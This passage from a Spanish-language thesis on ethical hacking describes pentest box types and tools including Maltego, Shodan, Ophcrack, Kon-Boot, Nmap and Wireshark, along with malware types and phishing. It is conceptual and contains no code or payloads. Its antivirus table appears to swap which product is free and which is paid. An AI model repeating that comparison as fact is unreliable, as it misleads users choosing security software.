Fuente: Adaptado Pruebas de hacking seguridad informática [Imagen], por Ramírez, 2018

2.2.7. Tipos de prueba de penetración

Una empresa puede ser vulnerada desde afuera o desde adentro de distintos niveles, las pruebas de penetración se clasifican en las llamadas “cajas” , para el proyecto se empleara la caja gris.

2.2.7.1. Caja Negra

Es un ataque del exterior, en esta prueba el cliente no dará ninguna información, datos ni acceso interno. Es la vulneración más difícil, costosa y tardada (Gutierrez, 2019).

2.2.7.2. Caja Gris

Esta da determinada información y nivel de acceso interno a la organización, Esto permite que las vulneraciones sean más sencillas, aquí se toma el enfoque de un empleado o funcionario. Es la más común, y es efectivo para optimizar la seguridad empresarial de una empresa.

2.2.7.3 Caja Blanca

En esta última se brinda la mayor parte de información de lo que se va a auditar, es dirigida a funciones internas y lo realiza el personal interno si es que no se tiene un experto en el área.

Figura 3: *Tipos de cajas*

Fuente: Preguntas de ciberseguridad y respuesta [Imagen], por Mifsud, 2021

2.2.8 Identificación de vulnerabilidades

Hay varias técnicas para identificar vulnerabilidades informáticas, aquí mencionaré algunas de las más comunes:

- Escaneo de vulnerabilidades: Se utiliza un software especializado para escanear el sistema o la aplicación en busca de posibles vulnerabilidades conocidas.
- Análisis de código: Revisar manualmente el código fuente para detectar posibles debilidades y corregirlas antes de que sean explotadas por un atacante.
- Pruebas de penetración: Se simula un ataque malintencionado para identificar las vulnerabilidades existentes.
- Revisión de la S.I: Se realiza una exploración exhaustiva de los procesos y políticas de seguridad para identificar posibles debilidades.

Es importante destacar que la identificación de vulnerabilidades es solo el primer paso en la gestión de la seguridad informática. Una vez que se han identificado, es necesario tomar medidas para corregirlas y mitigar los riesgos asociados. (Ambit, 2020).

2.2.9. Vulnerabilidades físicas

2.2.9.1. Seguridad perimetral

Se refiere a un conjunto integrado de elementos (informáticos, electrónicos y mecánicos) utilizados para asegurar el perímetro y detectar intrusos físicos. Destaca para uso en industria, sedes corporativas, municipios, viviendas lujosas, etc. (Pacheco & Jara, 2019).

2.2.9.2 Acceso a las instalaciones

Un correcto control a los accesos a instalaciones de una empresa determina en medida la protección de los activos, por lo que debe vigilar y protegerse desde el perímetro externo hasta el interno (Pacheco & Jara, 2019).

2.2.10. Ingeniería Social

La ingeniería social son artimañas que emplean los ciberdelincuentes para mentir y manipular a usuarios inocentes a cambio de recibir datos confidenciales e importantes, infecten sus equipos con virus maliciosos o abran enlaces a páginas web infectados. Estos cibercriminales se valen de la falta de comprensión de las personas. Este concepto se lo utiliza para comprender como actúan los ciberdelincuentes. (Kapersky, 2022).

2.2.11. Herramientas de vulneración con software

2.2.12. Recopilación de información

En el hacking ético, la recolección de información es una fase crucial del proceso de pruebas de penetración (penetration testing), que consiste en recopilar información sobre un objetivo (como un sistema, una red, una aplicación web, etc.) antes de intentar encontrar vulnerabilidades o realizar ataques.

El objetivo de la recopilación de información es obtener una comprensión más profunda del objetivo y su entorno, y reunir información que pueda ser útil para identificar vulnerabilidades o puntos débiles en el sistema. Se incluyen:

- Información sobre el sistema operativo y las aplicaciones utilizadas en el objetivo
- Información sobre las direcciones IP.
- Información sobre los puertos abiertos.
- Información sobre las políticas de seguridad y las medidas de protección implementadas
- Información sobre el personal.

2.2.13. DNSDumpster

DNSDumpster es una aplicación en línea utilizada para realizar pruebas de enumeración de subdominios y para analizar los (DNS) de un dominio en particular.

La herramienta DNSDumpster utiliza técnicas de búsqueda en la red para descubrir subdominios y nombres de host asociados con un dominio específico, lo que puede ser útil en la identificación de posibles puntos de entrada para los atacantes en una red.

DNSDumpster es gratis, y su interfaz web es fácil de usar permite a los usuarios realizar búsquedas en el DNS de un dominio para identificar subdominios, direcciones IP y otros datos relevantes. Además, DNSDumpster también ofrece otras funciones, como la visualización de registros DNS para un dominio, la identificación de servidores de correo electrónico y la realización de pruebas de resolución inversa de DNS.

DNSDumpster es una herramienta popular entre los profesionales de seguridad y los hackers éticos para realizar pentesting en los sistemas de una organización con el fin de descubrir y corregir vulnerabilidades.

2.2.14. Domain Dossier

Domain Dossier es un software online que permite a los usuarios obtener información detallada sobre un dominio específico. Esta herramienta es ofrecida por la organización de seguridad en Internet, DomainTools.

Domain Dossier ofrece una amplia variedad de información sobre un dominio, incluyendo la dirección IP asociada con el dominio y otros datos relevantes.

Además, Domain Dossier también permite a los usuarios realizar pruebas de resolución inversa de DNS para identificar los dominios que comparten la misma dirección IP, lo que puede ser útil para identificar otros sitios web alojados en el mismo servidor.

La herramienta Domain Dossier es gratuita y no requiere registro para su uso. Es un software útil para administrar sistemas, los hackers éticos la emplean para obtener información sobre un

dominio específico y para identificar posibles vulnerabilidades en los sistemas y redes de una organización.

Figura 4: *Domain Doosier*

Fuente: Domain Dossier Investígate [Imagen], por Mills, 2020

2.2.14. Maltego

Maltego es una herramienta de investigación de seguridad cibernética desarrollada por Paterva. Es un software de análisis de información, en el proyecto permitió recopilar y analizar información relacionada con entidades y relaciones en la web.

Maltego utiliza una técnica llamada "enriquecimiento de entidades" para identificar esquemas y relaciones en grandes cantidades de datos. El software permite a los analistas visualizar estos patrones y relaciones en forma de gráficos y mapas interactivos.

Además, Malteo integra una extensa complejidad de fuentes de información, incluyendo redes sociales, y otras fuentes en línea. Esto permite a los usuarios recopilar información de diferentes fuentes y ver cómo se relacionan entre sí.

Figura 5: *Maltego*

Fuente: ¿Qué es maltego? [Imagen], por Roosevelt, 2020

2.2.15. Shodan

Es un motor de exploración que indexa información sobre ordenadores conectados a Internet, como servidores, routers, cámaras de seguridad, dispositivos de almacenamiento, sistemas de control industrial y otros dispositivos.

Shodan es utilizado por investigadores de seguridad, profesionales de seguridad de la información y hackers éticos para descubrir vulnerabilidades en dispositivos y redes conectados a Internet. También se utiliza para identificar dispositivos expuestos y mal configurados que podrían ser vulnerables a ataques.

Además de la búsqueda de dispositivos, Shodan también ofrece una variedad de herramientas y servicios para analizar y comprender la información de los dispositivos. Por ejemplo, los usuarios pueden usar Shodan para buscar dispositivos específicos por tipo, marca o modelo, o para identificar dispositivos vulnerables a través de la búsqueda de ciertas cadenas de texto o de la exploración de puertos abiertos.

Figura 6: *Shodan*

Fuente: ¿Qué es shodan? [Imagen], por Ramírez, 2021

2.2.16. Ophcrack

Es un proyecto Open Source cuyo objetivo es brindar a la comunidad una herramienta para descifrar los hashes de autenticación de un equipo con Windows. Tiene una interfaz amigable e intuitiva, realiza su objetivo muy eficiente. Es la aplicación más utilizada en seguridad informática y auditoria de contraseñas. Se encuentra disponible en presentaciones como Live CD y como instalador.

Figura 7: *Ophcrack*

Fuente: ¿Qué es Ophcrack? [Imagen], por Rodríguez, 2018

2.2.17. Konboot

Es una herramienta muy popular por el fácil uso y efectividad que tiene, Konboot permite sobrepasar en tiempo real la seguridad que establecen los sistemas por medio de autenticación. Koonboot necesariamente necesita ejecutarse desde un USB o CD de arranque, la aplicación establece un puente entre su código y el sistema local, esto parcha temporalmente en memoria RAM archivos que hacen uso de las credenciales de las credenciales, el sistema hace omisión de sus propias contraseñas y no las solicita al dar inicio

Figura 8: *Kon-Boot*

Fuente: Hacking y Seguridad en Internet [Imagen], por García, 2017

2.2.18. Spyware

Un spyware es un programa maligno que se mantiene oculto mientras registra información secretamente, está diseñado para estar corriendo en secreto y en segundo plano, el cual es el atributo más dañino, es utilizado por ciberdelincuentes para recabar datos e información. (Seguin, 2020)

Una vez está en el equipo lleva a cabo una amplia cantidad de operaciones encubiertas tales como:

- Un Keylogger
- Grabación de audio y video
- Capturar y registrar el historial de navegación

2.2.19. Keylogger

Un Keylogger es una herramienta para el control de TI, se emplea tanto para hacking ético como para fines delictivos. Es un spyware malicioso para la captura de información confidencial como contraseñas de cuentas personales o empresariales, se remite a terceros para su utilización con fines maliciosos, Su funcionamiento se basa en la captura de todo lo que se escribe en el teclado, esta información es registrada en un archivo de texto o se envía correos electrónicos de manera directa.

Los keyloogers suelen ser difíciles de detectar ya que una vez se inicia la aplicación corre en segundo plano siendo la única manera de detectarlo el abrir el administrador de tareas, ubicarlo y detenerlo. Para la protección de este software malicioso es importante tener instalado un buen producto de antispyware y mantener el sistema operativo actualizado (Instituto Politecnico Nacional, 2017).


Figura 9: *Keylogger*

Fuente: Adaptado de Preámbulo a la seguridad informática [Imagen], por Mifsud, 2016

2.2.20. Criptografía

Es una ciencia que se encarga en el diseño de funciones o dispositivos capaces de transformar mensajes comprensibles a mensajes cifrados, esta herramienta da seguridad informática, garantiza los pilares de la S.I, proviene de un linaje de las matemáticas llamada "teoría de la información". Este concepto ayuda a entender parte de la función de un ransomware el cual es aplicado en este proyecto.

Figura 10: *Origen de la criptografía*



Fuente: Adaptado de Preámbulo a la seguridad informática [Imagen], por Mifsud, 2016

2.2.21. Distribución Linux

Las distribuciones Linux también son conocidas como distro Linux, es una adaptación retocada del sistema original. Estas distribuciones son mantenidas por compañías o asociaciones de usuarios, su misión es mejorar el Kernel y las apps que se ejecuta en el sistema operativo para un grupo selecto de personas (Pascual, 2017).

Estas distribuciones incluyen herramientas especiales para administración del sistema. Algunas distribuciones están diseñadas para entornos de escritorio que requieren facilidad de uso.

Figura 11: *Linux*

Fuente: Conozcamos un poco más Linux Conceptos básicos [Imagen], por Alonso, 2018

2.2.22. Kali Linux

Es un Sistema operativo procedente de las distribuciones Linux, es utilizado por informáticos o personas interesadas en ciberseguridad y auditorias informáticas, el mantenimiento es por parte de la empresa Offensive Security Ltd.

Kali Linux es la versión mejorada del sistema conocido como backtrack, brinda más de 600 herramientas tales como Nmap o Aircrack-ng, se puede usar a partir un live cd, usb live o también como un sistema operativo instalado al disco duro

estar destinado a usos típicamente asociados con el crimen en línea, la herramienta se desarrolló originalmente con fines forenses y su éxito ha llevado a su proliferación, que eventualmente se convertirá en una herramienta analítica importante en el mercado de seguridad de código abierto.

La existencia del código abierto sirve para añadir más aplicaciones de la misma naturaleza licenciataria a la distribución, enriqueciendo cada día su alcance y usabilidad. Es una utilidad comercial completa que le permite hacer de todo, desde escanear una red para identificar hosts en ella, hasta explotar vulnerabilidades como lo demuestra una de sus herramientas de escaneo.

Figura 12: *Kali Linux*

Fuente: Adaptado de Lanzamientos Kali Linux 2022.1: [Imagen], por Jiménez, 2022

2.2.23. Parrot OS

Parrot OS, el sistema insignia de Parrot Security, esta trazada teniendo en cuenta la seguridad y la privacidad. Contiene un completo laboratorio portátil para todo tipo de operaciones de ciberseguridad, desde pruebas de penetración hasta análisis forense digital e ingeniería inversa, pero también incluye todo lo necesario para desarrollar su propio software o proteger datos (Faletra, s.f.).

Figura 13: *Parrot OS*

Fuente: Adaptado de VIRTUALIZACIÓN CON VIRTUALBOX [Imagen], por Hernández, 2022

Tabla 1. Comparativa Sistemas Operativos

Característica	**Kali Linux**	**Parrot OS**
Distribución	Debian-based	Debian-based
Propósito principal	Pruebas de penetración y auditorías de seguridad	Seguridad digital, privacidad y anonimato
Interfaz de usuario	Entorno de escritorio GNOME	Entorno de escritorio MATE
Opciones de inicio	En vivo, persistente, instalación	En vivo, persistente, instalación
Paquetes de software	Incluye herramientas para pruebas de penetración, análisis forense, ingeniería inversa y más	Incluye herramientas para pruebas de penetración, análisis de seguridad, privacidad y anonimato, y más
Actualizaciones	Actualizaciones periódicas de seguridad y paquetes de software	Actualizaciones periódicas de seguridad y paquetes de software
Comunidad	Gran comunidad y documentación	Comunidad activa y documentación

En resumen, ambas distribuciones están basadas en Debian y están diseñadas para fines de seguridad, pero Kali Linux se enfoca más en pruebas de penetración y auditorías de seguridad, mientras que Parrot OS se enfoca en la seguridad digital, privacidad y anonimato.

2.2.24. Termux

Termux es un emulador de una consola o terminal está disponible en equipos con el sistema operativo Android el cual permite ejecutar un entorno Linux y funciona sin necesidad de rootear el dispositivo. En la instalación este incluye paquetes básicos, para instalar otros paquetes se

utiliza APT. Este gestor de paquetes lo usan las distros Debian, con esto están disponibles los paquetes más usuales.

2.2.25. Características de termux

Seguridad

Permite ingresar a ordenadores o servidores remotos utilizando OpenSSH. De igual manera se puede usar servidores SSH.

Termux permite seleccionar diferentes Shell, ya sea bash, fish, zsh a la par que admite elegir el editor de entorno favorito, también permite realizar descargas con el comando wget

Personalizable

Con el gestor de paquetes APT se puede instalar lo que se necesite

Variedad de Herramientas

Incluye herramientas avanzadas que permiten realizar sin número de operaciones, también versiones recientes de Perl, Python, Ruby y Node.js

2.2.25.1 Comandos Básicos de Termux

- **apt update.** Actualiza los paquetes disponibles
- **apt search** [loquesea]. Busca paquetes disponibles
- **apt install** [paquete]. Instala paquetes
- **apt upgrade**. Actualiza paquetes desactualizados

Figura 14: *Termux*

Fuente: Adaptado de Terminal emulator with packages [Imagen], por Goes, 2022

2.2.26. Virtualización

La tecnología de virtualización nos permite crear servicios de TI útiles donde los recursos están limitados al hardware.

2.2.27. VirtualBox

VirtualBox es un programa de computador para la virtualización de sistemas operativos, un instrumento en donde se puede crear un sistema operativo en el interior de una máquina física. Esto es útil si no desea realizar un arranque dual de la computadora.

VirtualBox permite cambiar de sistemas operativos uno en físico y varios en virtual, es un software gratis, cualquier persona lo puede probar (López, 2019)

Figura 15: *Virtual Box*

Fuente: Adaptado de VIRTUALIZACIÓN CON VIRTUALBOX [Imagen], por Roldan, 2022

2.2.27.1 Red Nat

La red NAT (Network Address Translation) en VirtualBox es un tipo de red virtual que permite que las máquinas virtuales que se ejecutan en VirtualBox se comuniquen con redes externas, como Internet o la red local de la máquina anfitriona.

En una red NAT, VirtualBox crea una red privada virtual entre la máquina virtual y el adaptador de red de la máquina anfitriona. Cuando la máquina virtual envía un paquete a través de la red NAT, VirtualBox cambia la dirección IP del paquete para que parezca que proviene de la dirección IP del adaptador de red de la máquina anfitriona.

Cuando se recibe una respuesta al paquete, VirtualBox redirige la respuesta a la máquina virtual correspondiente. De esta manera, la máquina virtual puede comunicarse con otros dispositivos en la red externa, mientras que sigue estando protegida detrás de la dirección IP de la máquina anfitriona.

La configuración de la red NAT en VirtualBox es sencilla y no requiere configuración adicional, lo que la hace ideal para usuarios que desean una solución rápida y fácil para conectar sus máquinas virtuales a la red. Sin embargo, la red NAT puede tener limitaciones en términos de rendimiento y funcionalidad, y puede ser menos adecuada para entornos de red más complejos o para aplicaciones que requieren una conectividad de red más avanzada.

2.2.27.2 Adaptador Puente

Un adaptador puente en VirtualBox es un tipo de adaptador de red virtual que permite que la máquina virtual se conecte directamente a la red física del host. Esto significa que la máquina virtual puede comunicarse con otros dispositivos en la red, incluyendo otros hosts en la red local, dispositivos en Internet y otros dispositivos de la red.

Cuando se configura un adaptador puente en VirtualBox, la máquina virtual se conecta directamente a una interfaz de red física del host y recibe una dirección IP de la misma red que el host. Esto permite que la máquina virtual sea vista como un dispositivo en la misma red que el host, lo que es útil para aplicaciones que requieren una conectividad completa de red.

Además, el uso de un adaptador puente en VirtualBox puede ser útil para fines de prueba o demostración, ya que permite que la máquina virtual se integre completamente con la red del host y tenga acceso a los mismos recursos que el host, como impresoras, dispositivos de almacenamiento y otros dispositivos conectados a la red.

Es importante tener en cuenta que el uso de un adaptador puente en VirtualBox puede ser un riesgo de seguridad, ya que la máquina virtual tiene acceso completo a la red física del host. Por lo tanto, se deben tomar medidas adicionales para proteger tanto la máquina virtual como el host y la red en general.

2.2.28. Metasploitable

Metasploitable es un sistema operativo que se diseñó con vulnerabilidades para que se logre ensayar con pruebas de penetración con el fin de mejorar su seguridad y prevenir los ataques. En este sistema se puede llevar a cabo todas las pruebas necesarias que permite perfeccionar las técnicas de seguridad, es un entorno que no es gráfico y se debe utilizar en redes privadas debido a su tolerancia a ataques.

2.2.29. Escaneo de puertos.

La tecnología de escaneo de puertos puede detectar e identificar los servicios que se ejecutan en un host de destino. El método utilizado depende del tiempo disponible para la prueba y la necesidad de sigilo. Sin conocimiento del sistema, se pueden identificar con un escaneo de ping rápido. Además, se debe realizar un escaneo rápido sin verificación ping para encontrar los puertos más disponibles. Una vez hecho esto, se puede ejecutar un análisis más completo. Entre las herramientas utilizadas para esta tarea destaca Nmap. (Guillen, 2017)

2.2.30. Nmap

Nmap ("Network Mapper") es un escáner de seguridad de software libre y una herramienta de auditoría de red para el escaneo y la auditoría de seguridad. Está diseñado para un análisis rápido de grandes redes y es adecuado para computadoras personales (Toro, 2018).

Entre las principales funciones de esta herramienta, podemos destacar:

Flexible: permite una variedad de métodos avanzados de detección de redes con periféricos como cortafuegos.

Facilidad de uso: Existe una versión de línea de comandos y un entorno gráfico para varios sistemas operativos, lo que facilita su uso y viene con documentación en línea.

•Gratis: este proyecto tiene como objetivo aumentar la seguridad en el entorno técnico al permitir el uso de herramientas de código abierto. Nmap sobresale aquí como una herramienta que los administradores utilizan activamente en sus operaciones diarias. Todo esto es muy bienvenido en un entorno empresarial. Nmap también se incluye en el paquete Kali Linux, e incluso puede usarlo desde su versión GUI, Zenmap.

Figura 16: *Nmap*

Fuente: Adaptado de NMAP ejemplos comandos útiles [Imagen], por Isaac, 2019

2.2.31. Nessus

Es un software informático para el descubrimiento de debilidades en los sistemas de prueba, tiene una interfaz de usuario diseñada en HTML 5, esto permite abrirse en cualquier sistema operativo que permita ejecutar un navegador (actualmente se ejecuta en varios sistemas operativos). Nessus no solo señala las vulnerabilidades del sistema escaneado, sino que también brinda soluciones (Universidad de Granada, 2019).

2.2.32. Wireshark

Gerald Combs es el creador de Wireshark, una herramienta de análisis de protocolos que se distribuye como software libre. En la actualidad, se puede utilizar Wireshark en sistemas operativos Windows y Unix. Originalmente se llamaba Etheral. Su objetivo principal es analizar el tráfico, pero también es una aplicación educativa para estudiar la resolución de problemas de

comunicación y red. Wireshark cuenta con una interfaz fácil de usar que nos permite desglosar los protocolos que podemos visualizar.

Beneficios que se pueden obtener al utilizar Wireshark:

Tabla 1. Beneficios de Wireshark

Identificación de problemas de red
Wireshark posibilita la visualización en tiempo real del tráfico de red, aquello que hace más fácil la detección de problemas en la red, tales como puntos críticos que restringen el flujo de información, latencia o congestión en la red. Con esta información, los administradores de red pueden tomar medidas para optimizar el rendimiento de red.
Solución de problemas relacionados con la seguridad.
Wireshark se puede emplear para identificar inconvenientes de seguridad en la red, tales como intentos de intrusión o tráfico malintencionado. Los administradores de red pueden identificar y bloquear este tipo de tráfico para proteger la red y los datos que se transmiten a través de ella.
Análisis de protocolos
Wireshark tiene la capacidad de analizar y desglosar los protocolos de red que se usan Para la transferencia de información, lo que ayuda a los administradores de redes a entender cómo funciona la red y cómo se están comunicando los dispositivos conectados a ella.
Optimización del rendimiento de la red
Wireshark permite identificar las áreas de la red que están experimentando problemas de rendimiento y tomar medidas para optimizar el rendimiento de la red. Un ejemplo de su utilidad es que los encargados de la gestión de redes pueden detectar cuáles son los protocolos que están utilizando una elevada capacidad de transmisión de datos y de este modo, tomar acciones para reducir su uso.
Depuración de aplicaciones
Asimismo, es posible utilizar Wireshark para depurar programas que intercambian información mediante la conexión de red. Los desarrolladores pueden utilizar Wireshark para analizar el tráfico de red generado por su aplicación y detectar problemas de comunicación o de protocolo.

Figura 17: *Wireshark*

Fuente: ¿What is Wireshark? [Imagen], por Isaac, 2021

2.2.33. Python para hacking ético

Este lenguaje de programación admite desarrollar scripts para pruebas rápidas de seguridad, es una gran herramienta que ayuda a hackers éticos como también a cibercriminales, los usos que se le puede dar dependen de la imaginación de los usuarios. (Echeverri, 2017)

El hacking con Python es una destreza que radica en utilizar el lenguaje de programación Python para llevar a cabo acciones malintencionadas en sistemas informáticos. Aunque es un lenguaje poderoso y versátil, también puede ser utilizado con fines maliciosos si se le da el uso incorrecto.

La comunidad de Python ha creado muchos componentes y utilidades que simplifican la ejecución de distintas actividades, incluyendo aquellas vinculadas con la protección informática. Sin embargo, es importante tener en cuenta que el hacking con Python también puede ser perjudicial para las personas y las empresas que utilizan sistemas informáticos. Los piratas informáticos que hacen uso de Python tienen la posibilidad de aprovechar las vulnerabilidades en los sistemas para sustraer información sensible o producir daños.

Aun con los riesgos asociados con el hacking con Python, es importante destacar que también puede ser utilizado de manera positiva. Por ejemplo, los profesionales de la seguridad informática pueden utilizar Python para llevar a cabo pruebas de penetración y evaluar la seguridad de los ordenadores.

Figura 18: *Python*

Fuente: Lenguaje de programación Python, 1. [Imagen], por Ponce, 2021

2.2.34. Virus informáticos

Son archivos maliciosos que se replican y se propagan en una computadora o en una red, dañando o interrumpiendo el normal funcionamiento del sistema o de los archivos almacenados en el mismo.

Los virus informáticos son diseñados para propagarse y ejecutarse sin el conocimiento o la autorización del usuario, y pueden causar daños a los sistemas, como la eliminación de archivos importantes, la corrupción de datos, la alteración de la configuración del sistema, el robo de información confidencial, entre otros. En consecuencia, resulta crucial contar con un software antivirus de calidad y adoptar prácticas seguras de seguridad informática para proteger tanto el ordenador como los datos que se almacenan en él.

2.2.35. Tipos de Virus

Estos son programas maliciosos los cuales se propagan de un sistema a otro, afectando negativamente el funcionamiento de estos. Estos programas pueden tener una variedad de efectos negativos, desde la pérdida de datos hasta la interrupción de los servicios y la exposición de información confidencial.

Existen varios tipos de virus informáticos, cada uno con su propia forma de operar y causar daño. Algunos de los tipos más comunes incluyen:

- Virus de archivo: Son programas que se replican a sí mismos y se insertan en archivos legítimos, lo que les permite propagarse de un sistema a otro cuando se comparte un archivo infectado.
- Gusanos: Es software que se multiplica y se propagan a través de la red sin la necesidad de un archivo legítimo para actuar como huésped.
- Caballos de troya: Son programas disfrazados como software legítimo que se instalan en un sistema y luego permiten a un atacante acceder y controlar el sistema infectado.
- Adware: Es un tipo de software no deseado que muestra anuncios publicitarios en un sistema infectado.
- Malware de minería de criptomonedas: Este tipo de malware utiliza los recursos del sistema para extraer criptomonedas en segundo plano sin autorización.

2.2.36. Ransomware

Ransomware es un tipo de malware que hoy en día puede propagarse fácilmente por Internet. Este tipo de virus bloquea el acceso y amenaza con destruir la información y los activos críticos almacenados en una computadora al cifrar los archivos o el disco duro de la víctima y luego exigir un rescate para recuperar la información o acceder al sistema.

Figura 19: *Ransomware*

Fuente: Adaptado de RANSOMWARE características de un ransomware [Fotografía], por eset, 2019

2.2.37. Virus Convencionales

Son programas maliciosos con capacidad para multiplicarse, se ocultan en ejecutables (los que tienen extensiones ".exe") y que pretenden dañar a los equipos a los que logran acceder o corromper

2.2.38. Antivirus

Un antivirus es un software diseñado para detectar, prevenir y eliminar virus informáticos, así como otros tipos de programa maligno, como gusanos, troyanos, spyware, adware, entre otros. Un buen antivirus escanea el sistema en busca de cualquier software malicioso y, si lo encuentra, lo elimina o lo aísla para que no cause daño. Además, la mayoría de los antivirus también proporcionan protección en tiempo real, monitoreando todas las actividades en la computadora y deteniendo cualquier intento de infección antes de que pueda ocurrir. Para una protección adecuada, es importante mantener el software antivirus actualizado y ejecutar escaneos periódicos en el sistema.

2.2.39. Bitdefender

Bitdefender es una compañía de seguridad cibernética que proporciona soluciones de seguridad informática para consumidores y empresas. Su producto principal es un software antivirus que ofrece protección contra virus, malware, gusanos, troyanos, spyware, adware, entre otros. Bitdefender también ofrece soluciones de seguridad en línea, como VPN, protección de privacidad y gestión de contraseñas, para ayudar a los usuarios a mantenerse a salvo en línea. La compañía se ha destacado por su tecnología avanzada. Bitdefender es ampliamente reconocido por la industria y ha ganado varios premios por su tecnología de seguridad informática.

Figura 20: *Bitdefender*

Fuente: Adaptado de antivirus empresariales. [Imagen], por Sánchez, 2020

Tabla 2. Comparativa de antivirus que maneja el municipio

Características	Windows Defender	Bitdefender
Protección antivirus	Excelente	Buena
Protección contra malware	Excelente	Buena
Protección contra ransomware	Excelente	Buena
Detección de amenazas en tiempo real	Excelente	Buena
Firewall	Excelente	Básico
Protección de correo electrónico	Excelente	Básica
Protección de navegación web	Excelente	Básica
Protección de identidad en línea	Excelente	Básica
Protección de redes sociales	Excelente	Básica
Escaneo de vulnerabilidades del sistema	Excelente	Básico
Impacto en el rendimiento del sistema	Bajo	Bajo
Facilidad de uso	Excelente	Buena
Costo	Pagado	Gratis


2.2.40. Fases del Hacking Ético

Los auditores o hackers éticos siguen un orden, así como los crackers, estos pasos lógicos los denominan fases:

Tabla 3. Fases del Hacking Ético

Fase 1	Reconocimiento
Fase 2	Escaneo
Fase 3	Obtener acceso
Fase 4	Mantener acceso
Fase 5	Borrar huellas

Figura 21: *Círculos del Hacking*




Fuente: Adaptado de Hacking ético, 1. [Imagen], por Sánchez, 2019

2.2.41. Firewall

Un firewall es un elemento de los más necesarios en la seguridad de las redes de computadoras, un cortafuegos (o firewall en inglés) ya sea en hardware(físico) o software (programa) es el que protege la intranet de datos de ingresos que no estén acreditados y que se pueden valer de vulnerabilidades en los sistemas internos. Un firewall no defiende de ataques internos y tampoco puede ofrecer protección una vez atravesado la seguridad (Callegari, 2019).

Figura 22: *Firewall*



Fuente: Adaptado de Hacking ético, 1. [Imagen], por Sánchez, 2019

2.2.42. Robo de Credenciales

Es un delito penal en el cual una persona utiliza documentación y datos identificatorios de otra persona esto para realizar operaciones, frecuentemente financieras, que implican conductas delictivas. Un ladrón de identidad puede utilizar tarjetas robadas abrir cuentas y robar dinero o estafar a la gente con información falsa (Pacheco & Jara, 2019)

2.2.42.1. Phishing

El phishing es un tipo de ataque de ingeniería social en el que los atacantes intentan engañar a los usuarios para que proporcionen información confidencial, como contraseñas, números de tarjetas de crédito, información bancaria u otra información personal y sensible.

Los ataques de phishing generalmente se llevan a cabo mediante el uso de correos electrónicos, mensajes de texto o mensajes instantáneos que parecen provenir de una entidad legítima, como un banco, una empresa o una organización gubernamental. Estos mensajes suelen incluir enlaces a sitios web falsos o maliciosos que parecen legítimos, pero que están diseñados para engañar a los usuarios y hacer que ingresen información confidencial.

Los sitios web de phishing suelen ser muy similares a los sitios web legítimos, con logos y diseños similares, y pueden incluso incluir formularios de inicio de sesión que parecen auténticos. Cuando un usuario ingresa su información en uno de estos formularios, la información se envía directamente al atacante, lo que le permite obtener acceso a las cuentas del usuario o utilizar la información para cometer fraude.

2.2.42.2. Método GET y POST

GET y POST son dos de los métodos HTTP (Protocolo de Transferencia de Hipertexto) más comunes utilizados en la comunicación entre un cliente (como un navegador web) y un servidor web.

GET es utilizado para solicitar recursos del servidor. Cuando un usuario solicita una página web, por ejemplo, el navegador envía una solicitud GET al servidor para obtener el HTML de la página. Los parámetros y datos de la solicitud se pasan en la URL como una cadena de consulta.

Por otro lado, POST es utilizado para enviar datos al servidor. Cuando un usuario envía un formulario, por ejemplo, el navegador envía una solicitud POST al servidor para enviar los datos del formulario. Los datos se envían en el cuerpo de la solicitud y no en la URL.

La principal diferencia entre GET y POST es que GET se utiliza para recuperar información del servidor, mientras que POST se utiliza para enviar información al servidor. Además, GET tiene limitaciones en cuanto a la cantidad de datos que puede manejar, mientras que POST no tiene estas limitaciones.

2.2.43. Metodologías

2.2.43.1 OS Offensive Security

